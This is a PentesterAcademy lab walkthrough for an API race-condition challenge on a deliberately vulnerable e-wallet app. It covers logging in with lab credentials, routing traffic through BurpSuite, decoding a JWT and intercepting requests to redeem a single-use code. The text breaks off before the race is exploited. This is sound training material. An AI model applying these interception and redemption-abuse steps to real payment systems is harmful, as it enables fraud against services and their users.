

ATTACK


DEFENSE

by PentesterAcademy

Name	Race Condition
URL	https://attackdefense.com/challengedetails?cid=1965
Type	REST: API Security

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

When the lab is launched, the E-Wallet WebApp is opened in Firefox.




The screenshot shows a web browser window with the title 'secure-e-wallet-app'. The address bar displays 'secure-ewallet.com:5000/login'. The page has a blue header with the text 'Secure E-Wallet'. Below the header, there are two input fields: 'E-mail' and 'Password'. A 'LOGIN' button is positioned below the password field.

Step 1: Login into the E-Wallet WebApp using the provided credentials.

Username: james@secure-ewallet.com


Password: s1mpl3p@ssw0rd




Step 2: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:




Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.




Click OK.

Everything required to intercept the requests has been set up.


Step 3: Interacting with the E-Wallet Webapp.

Click on the Get Balance button to check the current account balance.

Note: Make sure that intercept is on in BurpSuite



Notice the corresponding requests in BurpSuite.



Notice that the request is made to the server having IP address: 192.220.173.3 on port 8080.

Also, a JWT Token is used for authorization purposes.

JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzZWN1cmUtZXdhbGxldC5jb20iLCJpYXQiOiJlODM1Mjg0OTQsImVtYWlsIjoiamFtZXNac2VjdXJlLVV3YWxsZXQuY29tIiwiaXhwIjojNTgzNTMwMjk0fQ.8bWFTSWMRwLBGIh9eJYklda9cT3Tm9aUH9g78DSonwY

Visit <https://jwt.io> and decode the above obtained token:

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzZWN1cmUtZXdhbGxldC5jb20iLCJpYXQiOiJlODM1Mjg0OTQsImVtYWlsIjoiamFtZXNac2VjdXJlLVV3YWxsZXQuY29tIiwiaXhwIjojNTgzNTMwMjk0fQ.8bWFTSWMRwLBGIh9eJYklda9cT3Tm9aUH9g78DSonwY
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "iss": "secure-ewallet.com",
  "iat": 1583528494,
  "email": "james@secure-ewallet.com",
  "exp": 1583530294
}
```

The token contains the following claims:


1. iss (Issuer): Identifies the authority that issued the token.
2. email: A custom claim containing the email id of the token holder.
3. exp: Expiry time of the token.
4. iat: The time at which the token was issued.

Forward the above request and view the changes reflected in the web app.




The current E-Wallet balance for james@secure-ewallet.com is \$100.

Click on the Get Golden Ticket Button:




Forward the above request and view the changes reflected in the web app.



As it is mentioned that the redeem code could be redeemed only once.

Redeem Code: RX100



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

✎ Request to http://192.220.173.3:8080

Forward
Drop
Intercept is on
Action

Raw
Headers
Hex

```

1 OPTIONS /redeem HTTP/1.1
2 Host: 192.220.173.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Access-Control-Request-Method: POST
8 Access-Control-Request-Headers: content-type
9 Referer: http://secure-ewallet.com:5000/info
10 Origin: http://secure-ewallet.com:5000
11 Connection: close
12

```

Forward the above OPTIONS request.

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options

Intercept
HTTP history
WebSockets history
Options

✎ Request to http://192.220.173.3:8080

Forward
Drop
Intercept is on
Action

Raw
Params
Headers
Hex

```

1 POST /redeem HTTP/1.1
2 Host: 192.220.173.3:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://secure-ewallet.com:5000/info
8 Content-Type: application/json
9 Content-Length: 273
10 Origin: http://secure-ewallet.com:5000
11 Connection: close
12
